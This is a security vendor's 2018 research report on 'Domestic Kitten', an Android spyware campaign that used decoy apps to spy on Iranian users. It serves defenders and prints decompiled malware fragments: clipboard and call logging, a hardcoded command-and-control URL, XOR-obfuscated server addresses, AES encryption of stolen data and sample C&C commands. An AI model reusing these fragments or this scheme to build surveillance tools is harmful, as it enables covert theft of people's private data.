


Domestic Kitten: An Iranian Surveillance Operation

 research.checkpoint.com/domestic-kitten-an-iranian-surveillance-operation

September 7,
2018

Chinese strategist Sun Tzu, Italian political philosopher Machiavelli and English philosopher Thomas Hobbes all justified deceit in war as a legitimate form of warfare. Preceding them all, however, were some in the Middle East who had already internalized and implemented this strategy to great effect, and continue to do so today.

Recent investigations by Check Point researchers reveal an extensive and targeted attack that has been taking place since 2016 and, until now, has remained under the radar due to the artful deception of its attackers towards their targets. Through the use of mobile applications, those behind the attack use fake decoy content to entice their victims to download such applications, which are in fact loaded with spyware, to then collect sensitive information about them. Interestingly, these targets include Kurdish and Turkish natives and ISIS supporters. Most interesting of all, though, is that all these targets are actually Iranians citizens.

What Information is Collected?

Considering the nature of the target, the data collected about these groups provides those behind the campaign with highly valuable information that will no doubt be leveraged in further future action against them. Indeed, the malware collects data including contact lists stored on the victim's mobile device, phone call records, SMS messages, browser history and bookmarks, geo-location of the victim, photos, surrounding voice recordings and more.

Who is Behind the Attack?

While the exact identity of the actor behind the attack remains unconfirmed, current observations of those targeted, the nature of the apps and the attack infrastructure involved leads us to believe this operation is of Iranian origin. In fact, according to our discussions with intelligence experts familiar with the political discourse in this part of the world, Iranian government entities, such as the Islamic Revolutionary Guard Corps (IRGC), Ministry of Intelligence, Ministry of Interior and others, frequently conduct extensive surveillance of these groups.

Indeed, these surveillance programs are used against individuals and groups that could pose a threat to stability of the Iranian regime. These could include internal dissidents and opposition forces, as well as ISIS advocates and the Kurdish minority settled mainly in Western Iran.

While our investigation is still in progress, the research below reveals the full extent of these targeted attacks, its infrastructure and victims and the possible political story behind it. In the meantime, we have dubbed this operation ‘Domestic Kitten’ in line with the naming of other Iranian APT attacks.

Data Collection via Mobile Applications

Victims are first lured into downloading applications which is believed to be of interest to them. The applications our researchers discovered included an ISIS branded wallpaper changer, “updates” from the ANF Kurdistan news agency and a fake version of the messaging app, Vidogram.

Regarding the ISIS-themed application, its main functionality is setting wallpapers of ISIS pictures, and therefore seems to be targeting the terror organization’s advocates. Curiously, its Arabic name is grammatically incorrect (“دولة خلافة الاسلامية”, which should instead be “دولة الخلافة الاسلامية”).

Figure 1: The application offering Isis-related wallpapers.







Figure 2: ANF News Agency website, on which the decoy app is based.

With regards to the ANF News Agency app, while ANF is a legitimate Kurdish news website its app has been fabricated by the attackers to pose as the legitimate app in order to deceive their targets.

Due to the names and content that is offered by the above mentioned applications then, we are lead to believe that specific political groups and users, mainly ISIS supporters and the Kurdish ethnic group, are targeted by the operation.

However, when most of the victims are actually Iranian citizens, it raises more pertinent questions about who may be behind the attack. Due to the attack infrastructure, reviewed below, and its consistency with previous investigations of state-sponsored Iranian operations covered by Check Point researchers, we were led to believe that Iranian government agencies may well be behind the campaign.

Technical Analysis

A closer look at each of the applications used in the campaign show them to have the same certificate that was issued in 2016. This certificate is associated with the e-mail address 'telecom2016@yahoo[.]com', as seen below.

```
Type: X.509
Version: 1
Serial number: 0xc5ebb6182343afa5
Subject: EMAILADDRESS=telecom2016@yahoo.com, O=TELECOM, L=TEXAS, ST=OPEN-SSL, C=AU
Valid from: Tue Nov 08 07:20:04 EET 2016
Valid until: Fri Mar 25 07:20:04 EET 2044
```

Figure 3: Attack applications certificate uses the same email address 'telecom2016@yahoo[.]com'

Unfortunately not much is known about this e-mail address, as it was not used to register any domain names or to launch attacks in the past.


Another unique characteristic of the applications used, though, is that all of the samples analyzed have several classes that are under a misspelled package name, "**andriod**.browser".

Figure 4: The malicious applications' classes.

These classes are seen to be in charge of data exfiltration, collecting sensitive information from the victim's device. Such information includes:

- SMS/MMS messages
- phone calls records
- Contacts list
- Browser history and bookmarks
- External storage
- Application list
- Clipboard content
- Geo-location and camera photos

Interestingly, they also collect surrounding voice recordings.



```
public void onCallEvent(String paramString1, String paramString2, boolean paramBoolean)
{
    if (!this.amSettings.logCall) {}
    while (paramString2 == null) {
        return;
    }
    if (paramString2.equals(INTENT_NUMBER))
    {
        paramString1 = new Intent(this, Browser.class);
        paramString1.setFlags(268435456);
        startActivity(paramString1);
        return;
    }
    insertLog(Utils.getCall(paramString1 + Utils.getNameFromContacts(this, paramString2), paramBoolean), "onCallEvent");
}
```

```

private TimerTask doScanClip = new TimerTask()
{
    public void run()
    {
        try
        {
            Object localObject = ((ClipboardManager)AMService.this.getSystemService("clipboard"));
            if (((ClipboardManager)localObject).hasText())
            {
                localObject = ((ClipboardManager)localObject).getText();
                int i = ((CharSequence)localObject).length();
                if ((AMService.this.mPrevClipSize != i) && (i != 0))
                {
                    if (i > 30) {}
                    for (localObject = ((CharSequence)localObject).subSequence(0, 30).toString(); localObject = ((CharSequence)localObject).toString())
                    {
                        AMService.this.mPrevClipSize = i;
                        AMService.this.insertLog(Utils.getClipboardLog((String)localObject), "doScanClip");
                        return;
                    }
                }
            }
        }
        catch (Exception localException) {}
    }
};

```

Figure 5: Examples of the malicious code.

All of the stolen data is then send back to C&C servers using HTTP POST requests. Additionally, one of the applications contacts firmwaresystemupdate[.]com, a newly registered website that was seen to resolve to an Iranian IP address at first, but then switched to a Russian address.

```

public Settings(Context paramContext)
{
    this.amPreferences = paramContext.getSharedPreferences("com.andriod.browser.AMService", 0);
    this.userName = readStr("UserName");
    if (this.userName == "None") {
        save("UserName", "daeshsh");
    }
    this.serverAddress = readStr("ServerAddress");
    if (this.serverAddress == "None") {
        save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.backupAddress = readStr("BackupAddress");
    if (this.backupAddress == "None") {
        save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.hiddenNumber = readStr("HiddenNumber");
    save("Media Busy", false);
    save("Get File", false);
    save("Delete File", false);
    refresh();
}

```

Figure 6: One of the decoy applications contact firmwaresystemupdate[.]com

The rest of the applications contact IP addresses directly, which unlike the previous domain, are base64 encoded and XORed:

```

if (this.c == "None")
{
    paramContext = Base64.decode("Xg1DBQJGF14JQE9oXWlQd0hnU3I=", 0);
    arrayOfByte = "1q2w3e4r5t6y7u8i9o0paZsXdCfVgBhNjMk!QAZXSW@1qaz2wsx#EDCVFR$%T";
    i1 = 0;
    if (i1 >= paramContext.length) {
        b("ServerAddress", new String(paramContext));
    }
}

```

Figure 7: The C&C decoding.

Although these IP addresses were contacted directly, they are newly registered domains that resolve to each of the IP addresses and they all follow the same pattern of a first name-surname naming convention:

Stevenwentz[.]com

Ronaldlubbers[.]site

Georgethompson[.]space

Each victim then receives a unique device UUID (a UUID is the encoded value of device's android_id), which appears at the beginning of each log that is sent back to the attacker, with the title of each log having the same structure: UUID_LogDate_LogTime.log.

When a log is created for a victim, some basic information is then collected and documented prior to the logging of phone call details. In addition, all the logs use a unique delimiter "~~~" to separate between the fields of the stolen data:

```

public String readAll()
{
    return "" + this.userName + "~~~" + this.serverAddress + "~~~" + this.backupAddress;
}

```

Figure 8: SMS log example.

The different classes then collect relevant data, and add them to such a log that is then zipped. Afterwards, the archive is encrypted using AES, with the device UUID as the encryption key, as seen in the below code:

```

0NNNN1NNNN2018/09/02 14:19:12NNNNZONG
0NNNN1NNNN2018/09/02 10:07:06NNNNJAZZ
0NNNN1NNNN2018/09/01 14:55:04NNNNZONG
0NNNN1NNNN2018/09/01 13:46:34NNNNJazz
0NNNN1NNNN2018/08/31 19:50:44NNNNJazz
0NNNN1NNNN2018/08/31 14:48:36NNNNZONG
0NNNN1NNNN2018/08/31 13:16:21NNNNJazz
0NNNN1NNNN2018/08/30 20:32:22NNNNZONG

```

```

public static boolean encrypt(String arg12, String arg13) {
    byte[] v4;
    CipherOutputStream v2;
    FileOutputStream v7;
    FileInputStream v6;
    boolean v8 = true;
    try {
        v6 = new FileInputStream(arg12);
        v7 = new FileOutputStream(arg13);
        Cipher v1 = Cipher.getInstance("AES");
        v1.init(1, new SecretKeySpec(AMService.deviceUUID.getBytes(), "AES"));
        v2 = new CipherOutputStream(((OutputStream)v7), v1);
        v4 = new byte[0x800];
    }
    catch(Exception v8_1) {
        return false;
    }
}

```

Figure 9: The application's encryption method.

This information is collected and sent back to C&C servers when the command is received from the attacker. These commands also follow the same structure as the log, as it uses the same delimiter, and can include things such as "Get File", "Set Server", "Get Contacts" and more:

```

Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/1485527800170.jpeg===Get~~~~F
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/D0AB214D-E305-41E0-9F48-58C7
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0003.JPG===Get~~~~File~~~~
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0006.JPG===Get~~~~File~~~~
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0023.JPG===Get~~~~File~~~~
/SHAREit/pictures/All Photos/IMG_0028.JPG===Get~~~~File~~~~/sdcard/SHAREit/pict
/IMG_0032.JPG===Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0033.JPG
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0038.JPG===Get~~~~File~~~~
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0041.JPG===Get~~~~File~~~~
Get~~~~File~~~~/sdcard/SHAREit/pictures/All Photos/IMG_0044.JPG===Get~~~~File~~~~
/SHAREit/pictures/All Photos/IMG_0049.PNG===Get~~~~File~~~~/sdcard/SHAREit/pict

```

Figure 10: Example of commands sent from the server.

As a result of all the above, this glance into inner working of this attack infrastructure therefore allowed us to form a precise idea about how wide this attack is and the victims targeted.

Victim Distribution

Having analyzed the full extent of the operation, as well as some extensive information about the attacked devices and the log files collected, we understood that around 240 users have so far fallen victim to this surveillance campaign.

In addition, due to careful documentation of the campaign by its creators showed we were able to learn that over 97% of its victims are Iranian, consistently aligning with our estimation that this campaign is of Iranian origin.

In addition to the Iranian targets discovered, we also found victims from Afghanistan, Iraq and Great Britain. Interestingly, the log documentation includes the name of the malicious application used to intercept the victims' data, as well as an Application Code Name field.

This field includes a short description of the app, which leads us to believe that this is a field used by the attackers to instantly recognize the application used by the victim. Observed code names includes 'Daesh4' (ISIS4), 'Military News', 'Weapon2', 'Poetry Kurdish'.

Below is a visualization of the attacked devices and mobile vendors that were documented in the logs:




Figure 11: A breakdown of attacked devices and mobile vendors.

While the number of victims and their characteristics are detailed above, the number of people affected by this operation is actually much higher. This is due to the fact that the full contact list stored in each victim's mobile device, including full names and at least one of their phone numbers, was also harvested by the attackers.

In addition, due to phone calls, SMS details, as well as the actual SMS messages, also recorded by the attackers, the private information of thousands of totally unrelated users has also been compromised.

Check Point's Mobile solutions can protect against this type of attack. For enterprises, read more about [Check Point's Sand Blast Mobile](#), and for consumers [Check Point's Zone Alarm Mobile](#), to learn how you can protect your device from malicious and invasive mobile malware.

We wish to thank Dr. Raz Zimmt, an expert on Iran at the Institute for National Security Studies (INSS), for his illuminating insights.

Indicators of Compromise

c168f3ea7d0e2cee91612bf86c5d95167d26e69c

0fafeb1cbcd6b19c46a72a26a4b8e3ed588e385f

f1355dfe633f9e1350887c31c67490d928f4feec

d1f70c47c016f8a544ef240487187c2e8ea78339

162[.]248[.]247[.]172

190[.]2[.]144[.]140

190[.]2[.]145[.]145

89[.]38[.]98[.]49

Firmwaresystemupdate[.]com

Stevenwentz[.]com

Ronaldlubbers[.]site

Georgethompson[.]space